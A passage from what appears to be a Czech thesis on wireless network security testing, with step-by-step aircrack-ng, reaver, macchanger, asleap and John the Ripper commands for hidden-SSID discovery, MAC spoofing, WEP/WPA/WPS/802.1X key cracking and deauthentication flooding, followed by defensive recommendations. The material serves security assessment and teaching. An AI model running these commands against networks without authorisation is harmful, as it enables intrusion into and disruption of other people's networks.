
[12] Promiskuitní mód je mód síťové karty umožňující naslouchat komunikaci, která nepatří danému účastníkovi. Jelikož se jedná o záležitost hardwaru, je nezbytně nutné, aby použitá síťová karta měla tuto podporu, v opačném případě s největší pravděpodobností nepůjde tato karta použít.

které můžeme použít. Pokud použijeme čistý operační systém, je potřeba tyto nástroje nejprve nahrát. Nejjednodušší instalace nástrojů je z repozitářů.

V OS debian by příkaz vypadal následovně:

```
sudo apt-get install aircrack-ng macchanger
```

Další variantou je využití nějaké linuxové distribuce určené přímo pro testování zranitelností. V této práci je využito systému OS KALI, založeném na Debianu. Výhoda takového systému je, že již má předpřipravené všechny nástroje, které budeme potřebovat. Další výhodou je uzpůsobení tomuto účelu. Pokud bychom upravovali některý čistý linux, musíme vyřešit odstranění nástrojů typu správce sítě a správce zařízení, které nevhodným způsobem ovlivňují fungování celého testování.

Správce síťových připojení vypneme následovně:

```
sudo stop network-manager
```

OS KALI se dodává v 32b i 64b verzi. Dále je možné si vybrat z grafického prostředí GNOME nebo KDE, podle toho, jaké prostředí daný člověk preferuje.


2.2.1 Programové vybavení

Tab. 4: Seznam programů použitých pro simulaci útoku

airmon-ng	nástroj sloužící na zapnutí monitoru, ze kterého bude probíhat sběr dat
airodump-ng	nástroj sloužící pro zobrazení aktuální situace Wi-Fi sítí a k následnému ukládání paketů z odposlouchávané sítě
aireplay-ng	nástroj pro generování provozu na síti
aircrack-ng	dekryptovací nástroj sloužící k nalezení klíče ze zachycené komunikace
macchanger	nástroj pro pozměnění MAC adresy bezdrátové karty
reaver	Program na prolomení WPS kódu PIN
Wash	Program na testování stavu WPS

2.3 Virtualizace

Pokud není možné zavést startovací CD, DVD nebo USB, je možné celé toto prostředí spustit virtuálně, například ve virtualizačním prostředí VirtualPC[13], VirtaulBox[14] nebo VMWare[15]. Vzhledem k tomu, že virtualizační prostředí ani jednoho výrobce neumí sdílet sloty PCI, do kterých je ve většině případů připojená bezdrátová karta v noteboocích, je nutné využít externí adaptér USB, který je možné nasdílet do virtuálního stroje. Po zvolení virtualizace hardwaru USB program VirtualBox nebo VMWare přeinstaluje aktuální ovladače hardwaru na určitý typ roury[16], který přeposílá informace z virtuálního prostředí do fyzického hardwaru.



Obr. 6: Schéma virtuálního prostředí

Výhoda využívání virtuálního prostředí je v jednoduchosti a bezpečnosti. Spouštění neznámého obrazu ISO na počítači, ve kterém se nachází důležitá data může být pro řadu správců překážkou z důvodu bezpečnosti dat.

---

[13] VirtualPC – Virtualizační nástroj z rodiny Microsoft. V novějších verzích systému Windows je k dispozici nová technologie HyperV.

[14] VirtualBox je multiplatformní virtualizační nástroj původně vyvíjen německou společností Innotek GmbH, kterou koupila společnost Sun Microsystem(2008), kterou koupila později společnost Oracle(2009).

[15] VMware je rodina virtualizačních nástrojů společnosti Vmware, Inc. Jako členové rodiny VMware jsou korporátní VMware Workstation, VMware Server či VMware Infrastructure, pro domácí použití ale existuje bezplatná verze tohoto produktu zvaná VMware Player, který pro účely této práce bohatě stačí. Zkratka VM znamená virtuální stroj (Virtual Machine).

[16] Roura v tomto případě umožňuje vytvoření virtuálního spojení mezi virtuálním počítačem a fyzickým hardwarem.

Vzhledem k tomu, že proces útoku trvá většinou v řádu hodin a po dobu sbírání dat či zpracovávání výsledků uživatel nemusí nic dělat, může útočník díky virtuálnímu prostředí provádět v hostitelském počítači jiné svoje úkony, či pročítat právě tuto práci v elektronické podobě.

Další výhoda nainstalování virtuálního prostředí je úprava operačního systému pro vlastní použití. Pokud je potřeba vyzkoušet zabezpečení více sítí, je možné provést jednu instalaci virtuálního počítače, upravit si prostředí podle sebe, popř. napsat skripty pro testování a tento virtuální počítač přenést či zkopírovat na jiný fyzický stroj.

3 ÚTOK

3.1 Příprava útoku

Jako první krok při využívání OS KALI je dobré spustit grafické prostředí xwindow, které umožní zobrazení více terminálových oken na jedné ploše. Bez prostředí xwindow je také možné se obejít přes terminálová okna TTY, avšak poté je možné zobrazit pouze jedno okno zaráz v konzolovém režimu zobrazení.

Prostředí xwindow se spouští příkazem:

```
root@kali:~#startx
```

Prostředí xwindow více připomíná spíše prostředí operačních systémů Windows, nebude tedy problém se v tomto prostředí zorientovat ani pro nováčka v prostředí Linux.

Předtím, než začneme provádět simulaci útočníkova napadení, musíme provést kontrolu svého prostředí a hardwaru. Každá síťová karta se chová jinak a musí se k ní jinak přistupovat [6]. Nejprve provedeme výpis síťových karet příkazem ifconfig nebo iwconfig:

```
root@kali:~# iwconfig
wlan0  IEEE 802.11bgn  ESSID:off/any
Mode: Managed Access Point: not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key: off
Power Management: off
```

Z následujícího příkladu vidíme, že naše bezdrátová karta je v počítači viditelná, má přiděleno hardwarové ID wlan0. Nyní vyzkoušíme, zda karta spolupracuje s programem airodump-ng:

```
root@kali:~# airodump-ng wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
```

Pokud výpis programu vypadá následovně, karta neumožňuje přímý přístup k monitorovaným datům. Je potřeba vytvořit virtuální rozhraní, přes které budou programy balíčku aircrack-ng přistupovat k síťové kartě. To provedeme využitím programu airmon-ng:

```
root@kali:~# airmon-ng start wlan0
Interface  Chipset         Driver
Wlan0      Atheros AR9271  ath9k – [phy0]
(monitor mode enabled on mon0)
```

V tomto případě musíme pro úspěšné provedení všech příkazů využívat virtuálního adaptéru mon0 místo wlan0.

Pokud máme v systému nainstalován některý správce zařízení nebo správce sítě, zobrazí se nad těmito informacemi. Je dobré tyto procesy vypnout příkazem `kill`, aby nezpůsobovaly například vypnutí síťové karty při odposlouchávání atp.

3.2 Skryté SSID

V případě situace, kdy síť nepoužívá šifrování a pouze spoléhá na skrytí ESSID jména, je situace velice jednoduchá. Použijeme příkaz:

```
root@kali:~# airodump-ng wlan1
```

který vypíše tabulku dostupných Wi-Fi sítí, výstup může vypadat následovně:

```
CH  9 ][ BAT: 3 hours 9 mins ][ Elapsed: 5 s
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WPA2 CCMP PSK <length:  5>


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

Zde je vidět, že zadaná Wi-Fi síť má název o délce 5 znaků. Tato metoda je pouze úspěšná, pokud je k AP připojen alespoň jeden klient. Nyní zapneme naslouchání rámcům pouze k této síti příkazem:

```
airodump-ng –c 6 –bssid 00:11:22:33:44:55 wlan1
```

kde přepínač –c značí číslo kanálu, a –bssid značí MAC adresu AP. Vzhledem k tomu, že při vyhledávání sítě jsme našli pouze jednu síť, aktuální výstup programu bude vypadat stejně. Nyní toto terminálové okno necháme otevřené, spustíme druhé a vepíšeme příkaz:

```
aireplay-ng -0 30 –a 00:11:22:33:44:55 –c A0:B1:C2:D3:E4:F5
```

kde přepínač -0 značí mód deautentifikace, -a MAC cílového AP a –c MAC cílového klienta. Program airplay-ng deautentizuje připojeného klienta, který bude nucen se připojit znovu k tomuto bezdrátovému bodu. Při připojování musí klient odeslat název sítě, který se již ve druhém okně airodump-ng zobrazí následovně:

```
CH  9 ][ BAT: 3 hours 9 mins ][ Elapsed: 32 s
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WPA2 CCMP PSK vutbr

 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

3.3 MAC Filtr

Nyní je situace ještě jednodušší, než v případě skryté SSID. Opět si zobrazíme okolní Wi-Fi sítě příkazem:

```
root@kali:~# airodump-ng wlan1
```

výsledek bude vypadat následovně:

```
CH  9 ][ BAT: 3 hours 9 mins ][ Elapsed: 8 s
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WPA2 CCMP PSK vutbr

 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

Již z tohoto jednoduchého příkazu jsme zjistili všechny potřebné informace. Ve spodní části tabulky je jasně vidět, že aktuálně je připojený klient s MAC adresou A0:B1:C2:D3:E4:F5. Stačí tedy vyčkat, až se tento účastník odpojí a vykonat příkaz:

```
root@kali:~# macchanger –-mac=A0:B1:C2:D3:E4:F5 wlan0
```

tímto příkazem jsme zajistili podvrhnutí MAC adresy připojeného klienta naší bezdrátové kartě a nyní již nebude problém se k AP připojit.

3.4 WEP

Z hlediska bezpečnosti je šifrování WEP jedním z nejrychleji prolomitelných zabezpečení. Bezdrátové sítě si zobrazíme příkazem:

```
root@kali:~# airodump-ng wlan1
```

Pokud chceme zobrazit pouze sítě se šifrováním WEP, použijeme přepínač --encrypt:

```
root@kali:~# airodump-ng –-encrypt WEP wlan1
```

výsledek bude vypadat takto:

```
CH  14 ][ Elapsed: 3 min
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WEP WEP  vutbr


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

Nyní je potřeba zapnout zachytávání paketů. To provedeme následujícím příkazem:

```
airodump-ng –c 6 –bssid 00:11:22:33:44:55 –w log wlan0
```

První parametr programu airodump-ng –c značí číslo kanálu, druhý argument –bssid značí MAC adresu bezdrátového bodu, parametr –w značí název souboru, do kterého se bude zachytávaný provoz ukládat a poslední parametr je rozhranní, v našem případě

monitor – mon0.

Necháme program dělat svojí práci a otevřeme nové okno terminálu. Nyní máme dvě možnosti, jak pokračovat. Můžeme počkat, než airodump-ng zachytí potřebný počet paketů, v našem případě cca 15-30 tisíc, což může také na síti s malým provozem trvat několik dní, nebo můžeme použít některý z nástrojů, který dokáže generovat provoz na síti. Pro příklad si uvedeme nástroj aireplay-ng. Vyzkoušíme, zda-li funguje metoda generování paketů *packet injection*[17]:

```
root@kali:~# aireplay-ng -9 wlan0
```

Pokud se zobrazí nápis *Injection is working!*, můžeme pokračovat. Nyní je potřeba se k AP přihlásit, aby AP naše injektované pakety neignorovalo. To provedeme následujícím příkazem:

```
root@kali:~# aireplay-ng -1 6000 –o 1 –q 10 –e vutbr –a 00:11:22:33:44:55 –h aa:bb:cc:dd:ee:ff wlan0
```

číslo 6000 udává interval pokusu o autentizaci na AP.

-o 1 zajistí zasílání pouze jedné skupiny paketů pro autentifikaci a autorizaci.

-q 10 přepínač značí interval zasílání keep alive paketů.

Jakmile airodump-ng nasbírá dostatečný počet paketů, stiskem CTRL+C provedeme ukončení logování. Přichází na řadu analýza peketů:

```
root@kali:~# aircrack-ng –z –b 00:11:22:33:44:55 log.cap
```

Pokud je v souboru log.cap dostatečný počet paketů, program aircrack-ng vypíše klíč a akce je u konce. Může se však stát, že program klíč nenalezne, v tom případě vypíše počet paketů, kterých je potřeba k úspěšné analýze.

3.4.1 Shrnutí

Zabezpečení WEP, ať se jedná o kteroukoli délku klíče, je kvůli svým nedostatečným kontrolním mechanizmům nevyhovující zejména pro rychlost jejího prolomení. V případě dostatečného signálu a velkého provozu na síti dovede zručný útočník síť dobýt za jednotky minut. Z hlediska bezpečnosti je tedy použití šifrování WEP velkým bezpečnostním problémem.

3.5 WPA

Způsob testování zranitelnosti WPA je od WEP značně odlišný. V případě WEP bylo potřeba nasbírat potřebný počet paketů a aircrack-ng zajistil jejich analýzu. V případě WPA je situace jiná. Útok na WPA spočítá v zachycení čtyřcestného hand-shaku.

Nejprve zjistíme okolní sítě:

[17] Packet injection – výraz vyjadřující infiltrování konstruktivních paketů, které se zdají být součástí komunikačního toku. Tento proces umožňuje třetí straně narušit nebo přerušit paketovou komunikaci právě komunikujících účastníků. Tato metoda se řadí mezi DoS útoky (Denial of Service)

```
root@kali:~# airodump-ng wlan1
```

Pokud chceme zobrazit pouze sítě se šifrováním WEP, použijeme přepínač encrypt:

```
root@kali:~# airodump-ng –encrypt WPA wlan1
```

Výsledek bude vypadat následovně:

```
CH  9 ][ Elapsed: 7 min
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WPA CCMP TKIP vutbr


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

Zapneme zachytávání paketů pro dané AP:

```
root@kali:~# airodump-ng –c 6 –bssid 00:11:22:33:44:55 –w log wlan0
```

Deautorizujeme klienta:

```
root@kali:~# aireplay-ng -0 5 –a 00:11:22:33:44:55 –c A0:B1:C2:D3:E4:F5 wlan0
```

Pokud vše dopadlo podle předpokladu, uvidíme deautorizovaného klienta v pravém horním rohu terminálového okna se spuštěnou aplikací airodump-ng. Zachytávání paketů ukončíme.

Vzhledem k tomu, že zpětné zjišťování klíče ze čtyřcestného hadshaku je velmi výpočetně náročné, metoda typu brute-force, alespoň pokud nedisponujeme počítačovým cloudem nebo farmou, nepřichází do úvahy. Použijeme tedy slovníkový útok. Výhoda slovníkového útoku je její rychlost. Nevýhoda slovníku je malý obsah slov. Na internetu se nachází mnoho slovníků pro slovníkový útok na hesla. Tyto slovníky ale obsahují jen ty nejčastější hesla, která si lidé volí [7]. Úspěšnost takového útoku je tím pádem velice individuální.

Provedeme analýzu provozu s hand-shake pakety:

```
root@kali:~# aircrack-ng –a 2 –w slovnik.txt log.cap
```

Pokud využíváme linuxovou distribuci KALI, můžeme využít výchozí slovník, který se nachází: /pentest/passwords/wordlists/darkc0de

Příkaz by poté vypadal následovně:

```
root@kali:~# aircrack-ng –a 2 –w /pentest/passwords/ wordlists/darkc0de log.cap
```

Pokud se heslo Wi-Fi sítě nachází ve slovníku, aircrack-ng jej vypíše. V opačném případě program doporučí použití jiného slovníku.

3.5.1 Shrnutí

Simulací jsme si ověřili, že pokoření šifrování typu WPA není již tak lehké, jako

v případě WEP. V případě WPA velmi záleží na použití sdíleného klíče. V případě použití některých známých kombinací je útok taktéž jednoduchý. V případě použití náhodně generovaného hesla o délce alespoň 17 ASCI znaků se může síť považovat za bezpečnou.

3.6 WPA2

V případě testování zabezpečení WPA2 je postup stejný, jako v případě WPA. Rozdíl v těchto metodách je pouze rychlost zpracování.

V případě WPA2 je rychlost analýzy provozu nižší, než v případě WPA.

3.7 WPS

Díky technologii WPS je možné prolomit i velmi silné heslo šifrování WPA2-PSK nebo WPA2-AES.

Jako první si spustíme virtuální monitor rozhraní, které bude naslouchat na wlan0.

```
root@kali:~# airmon-ng start wlan0
```

Po tomto kroku si zobrazíme seznam dostupných sítí pro útok:

```
root@kali:~# airodump-ng mon0
```

Výstup může vypadat následovně:

```
CH  11 ][ Elapsed: 1 min
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -45 11 0 0 6 54e WPA CCMP TKIP vutbr


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -51  0 - 1 0 1
```

Program airodump-ng vypsal seznam dostupných sítí. Z tohoto seznamu jsou důležité dva údaje: MAC adresa a název bezdrátového bodu – ESSID. Jakmile se v seznamu sítí zorientujeme a nalezneme síť, na kterou chceme provést útok, můžeme spustit program reaver:

```
root@kali:~# reaver –i mon0 –b 00:11:22:33:44:55 –vv
```

První parametr řekne programu reaver, že má používat rozhraní mon0, druhý parametr zadá MAC adresu bezdrátového bodu, kam se má útok provádět. Poslední parametr řekne programu reaver, že má vypisovat všechny úkony, které provádí.

Pokud program reaver vůbec nespustí nebo vypíše chybovou hlášku:

```
[!] WARNING: Failed to associate with 00:11:22:33:44:55
(ESSID: vutbr)
```

Je nutné spustit programu reaver s asociací k bezdrátovému bodu. Spustíme druhý terminál (za předpokladu, že nevyužijeme xwindow nové konzolové okno TTY) a

spustíme aireplay-ng na bezdrátovou síť:

```
root@kali:~# aireplay-ng mon0 -1 120 –a 00:11:22:33:44:55 –e vutbr
```

Jakmile máme spuštěnou asociaci, spustíme znovu program reaver:

```
root@kali:~# reaver –i mon0 –A –b 00:11:22:33:44:55 –vv
```

Důležitý krok je nezapomenout vepsat parametr –A, který říká, že je využit nástroj aireplay.

Pokud se ihned po startu zobrazí hláška:

```
[!] Associated with 00:11:22:33:44:55 (ESSID: vutbr)
```

znamená to, že s největší pravděpodobnosti na routeru není aktivní technologie WPS.

Pokud si nejsme jisti, zda-li je na AP technologie WPS zapnuta, můžeme použít program wash, který umí detekovat přítomnost technologie WPS na bezdrátovém bodu:

```
root@kali:~# wash – mon0 -C
```

V případě, že je WPS aktivní, program wash vypíše verzi WPS údaj WPS Locked, který musí nabývat hodnoty „No“ pro aktivní WPS.

3.7.1 Shrnutí

Demonstrací jsme dokázali prolomit přístup do sítě pomocí brute-force útoku na WPS PIN, který je vždy dlouhý 8 čísel, znamená to konečný počet kombinací, které je potřeba vyzkoušet. Pokud správce sítě nechá technologii WPS aktivní, s trochou nadsázky lze říci, že je jedno, jak silné heslo má nastaveno.

Díky chybě WPS, kdy bezdrátový bod oznamuje, která část PIN kódu je správně, případný útok i za předpokladu, že zkouška jednoho kódu bude trvat v jednotkách sekund, bude úspěšný útok proveden v řádu desítek hodin. Druhá část kódu již obsahuje pouze tři číslice a kontrolní součet, druhá část kódu již nebude trvat tak dlouho.

Při opakovaném útoku je potřeba si uvědomit, že změna hesla k síti WiFi nevyřeší problém s WPS, pokud správce nezmění kód PIN, útočníkovi stačí využít již prolomený kód PIN a AP zašle útočníkovi všechny údaje pro připojení.

Dnešní routery a AP se snaží na tento systém aplikovat celou řadu bezpečnostních mechanismů, aby byla technologie WPS bezpečnější, jedná se zejména, o navýšení intervalu mezi pokusy opožděním odpovědi o nezdařeném pokusu či dočasné vypnutí WPS po určitém počtu pokusů či ignorace útočníkovy MAC.

Všechny tyto metody ale již mají své řešení a již jsou implementovány v aplikaci reaver. Metoda ignorace adresy MAC změní klientovu MAC pro každý pokus, opoždění odpovědí program reaver vyřeší dočasným pozastavením požadavků a vypnutí WPS způsobí pouze pozastavení průběhu penetračního testu.

Vzhledem k těmto demonstracím a skutečnostem ohledně délky WPS klíče spolu s rozdělením klíče na dvě malé skupiny, zbývá již malé množství kombinací (11 000), které i metodou brute-force s aplikovanými všemi bezpečnostními mechanismy je možné prolomit maximálně v řádu dnů.

3.8 802.11X

Jako první krok, zobrazíme se seznam dostupných sítí

```
root@kali:~# airodump-ng wlan1
```

Výstup může vypadat následovně:

```
CH  1 ][ Elapsed: 24 s

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -45 11 0 0 6 54e WPA2 CCMP MGT vutbr


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -51  0 - 1 0 1
```

Z výstupu programu airodump-ng je vidět, že sledovaná síť je zabezpečení WPA2 a využívá podnikového ověřování RADIUS (pole MGT).

Jako další krok spustíme zachytávání paketů z monitorovacího zařízení mon0:

```
root@kali:~# airodump-ng –-bssid 00:11:22:33:44:55 –c 6 –w soubor mon0
```

Parametr --bssid udává MAC adresu bezdrátového bodu, parametr –c udává číslo kanálu, parametr –w název souboru pro ukládání provozu a poslední parametr je rozhraní.

V dalším kroku je potřeba deautorizovat připojeného klienta. K tomuto účelu budeme potřebovat MAC adresu připojeného klienta. Adresu MAC zjistíme z výpisu programu airodump-ng v druhé části okna. Pro naše účely bude sloužit adresa klienta A0:B1:C1:D3:E4:F5.

```
root@kali:~# aireplay-ng -0 5 –a 00:11:22:33:44:55 –c A0:B1:C2:D3:E4:F5 mon0
```

Parametr -0 znamená deautorizační mód, číslo za parametrem 0 znamená počet pokusů, parametr –a zavádí MAC adresu bezdrátového bodu, parametr –c zavádí MAC adresu klienta a poslední parametr značí rozhraní. Výstup programu bude vypadat následovně:

```
22:12:57  Waiting for beacon frame (BSSID: 00:11:22:33:44:55) on
channel 6
22:12:57  Sending 64 directed DeAuth. STMAC: [0A:B1:C2:D3:E4:F5] [
61|63 ACKs]
22:12:58  Sending 64 directed DeAuth. STMAC: [0A:B1:C2:D3:E4:F5] [
61|63 ACKs]
22:12:59  Sending 64 directed DeAuth. STMAC: [0A:B1:C2:D3:E4:F5] [
61|63 ACKs]
22:13:00  Sending 64 directed DeAuth. STMAC: [0A:B1:C2:D3:E4:F5] [
61|63 ACKs]
22:13:01  Sending 64 directed DeAuth. STMAC: [0A:B1:C2:D3:E4:F5] [
61|63 ACKs]
```

V tomto kroku máme deautorizovaného klienta.

Vzhledem ke složitosti šifrování WPA či WPA2 by případný brute-force útok zabral až příliš mnoho času, využijeme tedy slovníkový útok. Výhoda slovníkového útoku je rychlost zpracování a často používaná hesla. Je potřeba si ale uvědomit, že nejčastější slovníky se zaměřují spíše na anglicky mluvící krajiny. V našem případě by slovníkový útok s největší pravděpodobností nefungoval vzhledem k jazykové obtížnosti, pro demonstraci ale použijeme anglický slovník nejčastějších hesel nazývaný *rockyou*.

Slovník je dostupný volně na internetu nebo přímo v distribuci Linux KALI. Slovník nalezneme v umístění /sr/share/wordlist:

```
root@kali:/usr/share/wordlists# ls
rockyou.txt.gz
```

Slovník vyextrahujeme:

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
rockyou.txt
```

Pokud nyní chceme vědět, kolik slov se ve slovníku nachází, můžeme použít program wc (word count) ke spočítání:

```
root@kali:/usr/share/wordlists# wc -l rockyou.txt
14344392 rockyou.txt
```

Z výpisu je vidět že slovník rockyou.txt obsahuje přibližně 14,3 miliónů nejčastějších hesel.

Další postup je závislý na metodě zasílání hesel mezi klientem a RADIUS serverem.

3.8.1 MSCHAPv2

K rozluštění LEAP a PPTP hesel využijeme program asleap s následujícími parametry:

```
root@kali:~#asleap -W /usr/share/wordlists/rockyou.txt -r soubor.cap
```

První parametr značí použití slovníku, který se nachází v /usr/share/wordlist/rockyou.txt, parametr –r značí cestu k souboru se zachycenou autentizací uživatele.

Pro více komplexní dešifrování je možné použít program JTR[18] k vytvoření permutací a vytvoření delšího slovníku.

```
root@kali:/usr/sbin/john --rules -w=/usr/share/wordlists/rockyou.txt –stdout
```

Permutace vložíme do programu asleap:

```
root@kali: /usr/sbin/john --rules -w=/usr/share/wordlists/rockyou.txt --stdout | asleap -W - -r soubor.cap
```

[18] JTR – John The Ripper

3.8.2 EAP-MD5

Pro útok na šifrování EAP-MD5 využijeme program eapmd5pass s následujícími parametry:

```
root@kali:~# eapmd5pass -w /usr/share/wordlists/rockyou.txt -r soubor.cap
```

Parametr –w značí využití slovníku z cesty /usr/share/wordlist/rockyou.txt, parametr –r soubor se zachycenou autentizací.

V obou případech (MSCHAPv2 a EAP-MD5) je možné využít více komplexní řešení pro nalezení autentizačních údajů využívající aplikace JTR (John The Ripper), která provede permutace a vytvoří širší slovník.

Vytvoření permutací pomocí programu JTR:

```
root@kali:/usr/sbin/john --rules -w=/usr/share/wordlists/rockyou.txt –stdout
```

Předání permutací do programu asleap:

```
root@kali:/usr/sbin/john --rules -w=/usr/share/wordlists/rockyou.txt --stdout | asleap -W - -r soubor.cap
```

3.8.3 Shrnutí

Úspěšnost získání hesla k sítím 802.11X je závislá na využitém šifrovacím algoritmu i složitostí přihlašovacích údajů. V případě využití ověřování proti Active Directory[19], která umožňuje nastavení složitosti hesla, je možné bezpečností politiku nastavovat centrálně. Bezpečné nastavení by vypadalo následovně:

1) Délka hesla: minimálně 8 znaků
2) Alespoň jedno velké a malé písmeno
3) Alespoň jedna číslice
4) Pro absolutní bezpečnost alespoň jeden speciální znak (.,!?*/+-)

[19] Active directory (zkráceně AD) je kompletní systém zajišťující politiku v prostředí rodiny Microsoft Windows. Umožňuje nastavovat práva uživatelů, skupin, DNS, DHCP, atd. Umožňuje také autentizovat uživatele z WiFi sítí 802.11X.

4 DALŠÍ MOŽNOSTI ÚTOKU

4.1 Napadení zevnitř sítě

V případě komplexní ochrany sítě je potřeba kromě zabezpečení útoku zvenčí zabezpečit také síť před útoky zevnitř, typicky v případě připojení útočníka do sítě pomocí metalického kabelu.

4.1.1 Výchozí nastavení

V případě síťových prvků je to prvořadě výchozí nastavení. Pokud se nezvanému návštěvníkovi podaří nějakým způsobem vniknout do sítě (například připojením na zásuvku), v tu chvíli má útočník k dispozici stejné prostředí, jako má správce sítě. Na tuto situaci je nutné pomýšlet a konstrukce sítě musí být takto navržena. Nejčastějším problémem je naslouchání konfigurační stránky AP na výchozích hodnotách s výchozími přihlašovacími údaji.

Prvořadý úkol správce by měl být změnit výchozí přihlašovací údaje. Správce nesmí odradit skutečnost, že daný AP má například trochu jiné jméno nebo heslo (airlive, myrouterpassword,…) než běžné AP (nejčastější heslo do administrace AP bývá „admin“) a tudíž jej není potřeba měnit. Opak je pravdou. Zkušený útočník ví, že pomocí MAC (OUI[20]), lze zjistit výrobce a pomocí několika dalších iniciálů někdy i model zařízení. V případě připojení k internetu je otázka sekund nalezení výchozích přihlašovacích údajů [7].

Další poměrně výrazný bezpečnostní prvek je výchozí port pro naslouchání webového rozhraní. Výchozí hodnota je vesměs pravidlem nastavena na 80, nebo 443 (HTTPS). Mimo to, že toto nastavení útočníkovi urychluje práci, je zde další aspekt, a to přihlašovací okno do AP, které většinou vyzradí i daný model. Díky tomu lze na internetu nalézt výchozí přihlašovací heslo, nebo některou známou bezpečnostní trhlinu, kterou případný útočník může využít. Známá je například chyba AP od společnosti TP-LINK, která umožňovala bez přihlášení provést reset zařízení nebo přímo změnit heslo bez nutnosti se přihlašovat. Tato technika byla provedena pomocí modifikace HTTP GET požadavku.

Pokud to prvek umožňuje, je vždy bezpečnější prvek konfigurovat z jiné VLAN. V případě napadení přes metalický kabel nejsou přístupové body AP v dané podsíti, tudíž útočník k nim nemá přístup. Většinou konfigurační rozhraní bývá dostupné přes VLAN 1 nebo netagovaný[21] 802.11q provoz [4]. Vysílaná síť má číslo VLAN nastaveno jiné.

Předpokládat je nutné i připojení útočníka do sítě pomocí kabelu, v tomto případě

[20] OUI (Organization Unit Identifier) – je organizace přiřazující první 3 byty MAC adresy výrobcům hardwaru.

[21] 802.11q tag - je technika označování paketů v síti, díky čemu je možné provozovat více virtuálních sítí v jedné fyzické síti.

lze využít možnosti chytrých switchů, které umožňují autentizaci uživatele před vlastním připojením do sítě na předem nastavené stránce. Většinou se tyto informace ověřují proti RADIUS či AD serveru. Proces autentizace probíhá v oddělené síti. Jakmile dojde k autentizaci, switch klienta fyzicky odpojí od ověřovací sítě a připojí jej do chráněné sítě.

4.1.2 Fyzická manipulace se zařízením

Nejjednodušší a velmi častý jev je zcizení zařízení, modifikace nastavení a vrácení zařízení na původní místo. Díky tomu, že všechny dostupné AP disponují tlačítkem RESTORE, je v tomto případě přístup do sítě velmi jednoduchý. V případě tlačítka WPS je přístup do sítě ještě jednodušší. Jako nejlepší prevence je vypnutní všech WPS funkcí (jak tlačítka, tak funkce PINu).

Jako bezpečnostní řešení je doporučeno ukrýt zařízení do takových míst, kam běžný uživatel přístup nemá (pod falešný strop, do rozvodové skříně zabezpečené klíčem, do oddělené místnosti, atp.) [1].

4.2 Generování deautorizačních zpráv

Metoda generování deautorizačních požadavků funguje na principu neustálého zasílání deautorizačních paketů na AP ve snaze docílit znefunkčnění napadeného AP. Neustálé deautorizování klientů způsobí nedostupnost AP pro jednoho, nebo více klientů.

Zobrazíme si bezdrátové sítě:

```
root@kali:~# airodump-ng wlan1
```

výsledek bude vypadat takto:

```
CH  14 ][ Elapsed: 1 min
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 00:11:22:33:44:55  -42 17 0 0 6 54e WEP WEP  vutbr


 BSSID    STATION    PWR   Rate    Lost  Packets  Probes

